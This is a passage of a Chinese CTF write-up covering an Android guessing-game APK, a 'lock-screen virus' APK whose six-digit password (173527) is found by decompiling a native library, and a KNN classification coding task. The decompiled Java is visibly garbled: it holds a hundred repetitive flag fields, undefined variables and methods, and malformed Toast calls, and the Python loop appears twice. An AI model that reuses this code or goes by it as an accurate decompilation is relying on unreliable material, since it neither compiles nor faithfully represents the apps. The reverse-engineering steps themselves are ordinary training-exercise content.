MainActivity即可得到flag

The screenshot shows the JD-GUI interface with the project structure on the left and the MainActivity.java code on the right.

**Project Structure:**

- \*New Project - jade-gui
- 文件 菜单 帮助 工具 帮助
- 猜数字.apk
- src
- com
- tk
- mcsg
- isctfgetflag
- MainActivity

**MainActivity.java Code:**

```
package tk.mcsg.isctfgetflag.MainActivity;
import android.os.Bundle;
import android.view.View;
import android.widget.EditText;
import android.widget.TextView;
import android.widget.Toast;
import android.appCompat.app.AppCompatActivity;
import java.util.Random;

public class MainActivity extends AppCompatActivity {
    private Button checkButton;
    private EditText editText;
    private String flag1 = "13CTF";
    private String flag2 = "13CTF2";
    private String flag3 = "13CTF3";
    private String flag4 = "13CTF4";
    private String flag5 = "13CTF5";
    private String flag6 = "13CTF6";
    private String flag7 = "13CTF7";
    private String flag8 = "13CTF8";
    private String flag9 = "13CTF9";
    private String flag10 = "13CTF10";
    private String flag11 = "13CTF11";
    private String flag12 = "13CTF12";
    private String flag13 = "13CTF13";
    private String flag14 = "13CTF14";
    private String flag15 = "13CTF15";
    private String flag16 = "13CTF16";
    private String flag17 = "13CTF17";
    private String flag18 = "13CTF18";
    private String flag19 = "13CTF19";
    private String flag20 = "13CTF20";
    private String flag21 = "13CTF21";
    private String flag22 = "13CTF22";
    private String flag23 = "13CTF23";
    private String flag24 = "13CTF24";
    private String flag25 = "13CTF25";
    private String flag26 = "13CTF26";
    private String flag27 = "13CTF27";
    private String flag28 = "13CTF28";
    private String flag29 = "13CTF29";
    private String flag30 = "13CTF30";
    private String flag31 = "13CTF31";
    private String flag32 = "13CTF32";
    private String flag33 = "13CTF33";
    private String flag34 = "13CTF34";
    private String flag35 = "13CTF35";
    private String flag36 = "13CTF36";
    private String flag37 = "13CTF37";
    private String flag38 = "13CTF38";
    private String flag39 = "13CTF39";
    private String flag40 = "13CTF40";
    private String flag41 = "13CTF41";
    private String flag42 = "13CTF42";
    private String flag43 = "13CTF43";
    private String flag44 = "13CTF44";
    private String flag45 = "13CTF45";
    private String flag46 = "13CTF46";
    private String flag47 = "13CTF47";
    private String flag48 = "13CTF48";
    private String flag49 = "13CTF49";
    private String flag50 = "13CTF50";
    private String flag51 = "13CTF51";
    private String flag52 = "13CTF52";
    private String flag53 = "13CTF53";
    private String flag54 = "13CTF54";
    private String flag55 = "13CTF55";
    private String flag56 = "13CTF56";
    private String flag57 = "13CTF57";
    private String flag58 = "13CTF58";
    private String flag59 = "13CTF59";
    private String flag60 = "13CTF60";
    private String flag61 = "13CTF61";
    private String flag62 = "13CTF62";
    private String flag63 = "13CTF63";
    private String flag64 = "13CTF64";
    private String flag65 = "13CTF65";
    private String flag66 = "13CTF66";
    private String flag67 = "13CTF67";
    private String flag68 = "13CTF68";
    private String flag69 = "13CTF69";
    private String flag70 = "13CTF70";
    private String flag71 = "13CTF71";
    private String flag72 = "13CTF72";
    private String flag73 = "13CTF73";
    private String flag74 = "13CTF74";
    private String flag75 = "13CTF75";
    private String flag76 = "13CTF76";
    private String flag77 = "13CTF77";
    private String flag78 = "13CTF78";
    private String flag79 = "13CTF79";
    private String flag80 = "13CTF80";
    private String flag81 = "13CTF81";
    private String flag82 = "13CTF82";
    private String flag83 = "13CTF83";
    private String flag84 = "13CTF84";
    private String flag85 = "13CTF85";
    private String flag86 = "13CTF86";
    private String flag87 = "13CTF87";
    private String flag88 = "13CTF88";
    private String flag89 = "13CTF89";
    private String flag90 = "13CTF90";
    private String flag91 = "13CTF91";
    private String flag92 = "13CTF92";
    private String flag93 = "13CTF93";
    private String flag94 = "13CTF94";
    private String flag95 = "13CTF95";
    private String flag96 = "13CTF96";
    private String flag97 = "13CTF97";
    private String flag98 = "13CTF98";
    private String flag99 = "13CTF99";
    private String flag100 = "13CTF100";
    private int guessnum;
    private TextView textView;
    private Random random;
    private int level;
    private int next;
    private EditText editText1;
    private TextView textView1;
    private Button nextButton;
    private Button checkButton;
    private Toast toast;
    private TextView tv;

    /* access modifiers changed from: protected */
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        this.textView = (TextView) findViewById(R.id.textView);
        this.editText = (EditText) findViewById(R.id.editText);
        this.toast = (Toast) findViewById(R.id.toast);
        this.nextButton = (Button) findViewById(R.id.button1);
        this.checkButton = (Button) findViewById(R.id.button2);
        this.textView.setvisibility(4);
        this.nextButton.setvisibility(4);
        this.textView.setText(String.format(getString(R.string.level), Integer.valueOf(this.level)));
        start();
    }

    public void next(View view) {
        this.level = this.r.nextInt(1000);
        this.textView.setText(String.format(getString(R.string.level), Integer.valueOf(this.level)));
        this.nextButton.setvisibility(0);
        this.checkButton.setvisibility(0);
        start();
    }

    public void check(View view) {
        String str = this.editText.getText().toString();
        if (str.equals(this.flag)) {
            this.toast.show("恭喜你答对了！");
            this.nextButton.setvisibility(4);
            this.checkButton.setvisibility(4);
        } else {
            this.toast.show("答错了，再来一次！");
            this.nextButton.setvisibility(4);
            this.checkButton.setvisibility(0);
        }
        start();
    }

    private void start() {
        this.level = this.r.nextInt(1000);
        this.textView.setText(String.format(getString(R.string.level), Integer.valueOf(this.level)));
        this.nextButton.setvisibility(4);
        this.checkButton.setvisibility(0);
    }
}
```

锁机病毒

CHALLENGE

20 已解出



锁机病毒

455

出题人 : f00001111

学校 : 大理大学

题目描述 : 这是一个锁机病毒 , 你能找到6位密码吗 ?



apk

0/100 attempts

Flag

提交

出题人 : f00001111

学校 : 大理大学

打开提示猜密码 , 使用反编译软件打开 , 发现调用了native中的方法

```
package tk.mcsog.lsclock;

import android.os.Bundle;
import android.view.View;
import android.widget.EditText;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.AppCompatActivit
...
14 public class MainActivity extends AppCompatActivity {
15     private EditText et;
16     private String pass;
17     private boolean passed = false;
18     private Toast t;
19
20     static {
21         System.loadLibrary("lock");
22     }
23
24     /* access modifiers changed from: protected */
25     @Override protected void onCreate(Bundle savedInstanceState) {
26         super.onCreate(savedInstanceState);
27         setContentView(R.layout.activity_main);
28         et = (EditText) findViewById(R.id.editText);
29     }
30
31     public void checkPass(View view) {
32         String obj = et.getText().toString();
33         if (obj.length() != 6) {
34             t.makeText(getApplicationContext(), R.string.wrong, 0);
35             this.t = makeText1;
36             makeText1.show();
37         } else if (!obj.equals(pass)) {
38             t.makeText2(getApplicationContext(), R.string.wrong, 0);
39             this.t = makeText2;
40             makeText2.show();
41             this.passed = true;
42         } else {
43             t.makeText3(getApplicationContext(), R.string.right, 0);
44             this.t = makeText3;
45             makeText3.show();
46         }
47     }
48
49     @Override // android.app.ComponentActivity
50     public void onBackPressed() {
51         if (this.passed)
52             super.onBackPressed();
53     }
54 }
```

找到相关库文件并反编译 , 找到对应方法

得到密码173527，输入得到flag

## Coding

### KNN



出题人：Marcher

学校：大理大学

KNN\_run函数为K邻近的实现过程，直接编程调用KNN\_run，对给出的数据集进行分类，结果即为flag

```
dataTest = [[20,13],[9,5],[47,73],[11,54],[36,34],[90,60],[69,26],[69,59],[ 8,75],[44,18],[18,90],[68,71],[37,88],[16,21],[58, 9],[96,77],[35,54],[23,33],[97,77],[76,47],[67,16],[28,13],[1,93],[45,12],[66,87],[15,74],[28,39],[99,1],[82,17],[99,42],[17,46],[75,21],[42,24],[97,15],[60,27],[60,35],[70,75],[18,89],[65,74],[73,30],[47,13],[93,39],[25,63]]  
result=[]  
for i in range(len(dataTest)):  
    x = dataTest[i]  
    data = createdataset()  
    a = KNN_run(x, data[0], data[1], 5)  
    result.append(str(a))  
print("".join(result))  
  
for i in range(len(dataTest)):  
    x = dataTest[i]  
    data = createdataset()  
    a = KNN_run(x, data[0], data[1], 5)  
    result.append(str(a))  
print("".join(result))  
  
D:\Program Files\Python37\python37.exe" G:/code/pythonProject/Numpy_2.py  
zk09000090900~000000079009000090000090000009000000  
Process finished with exit code 0
```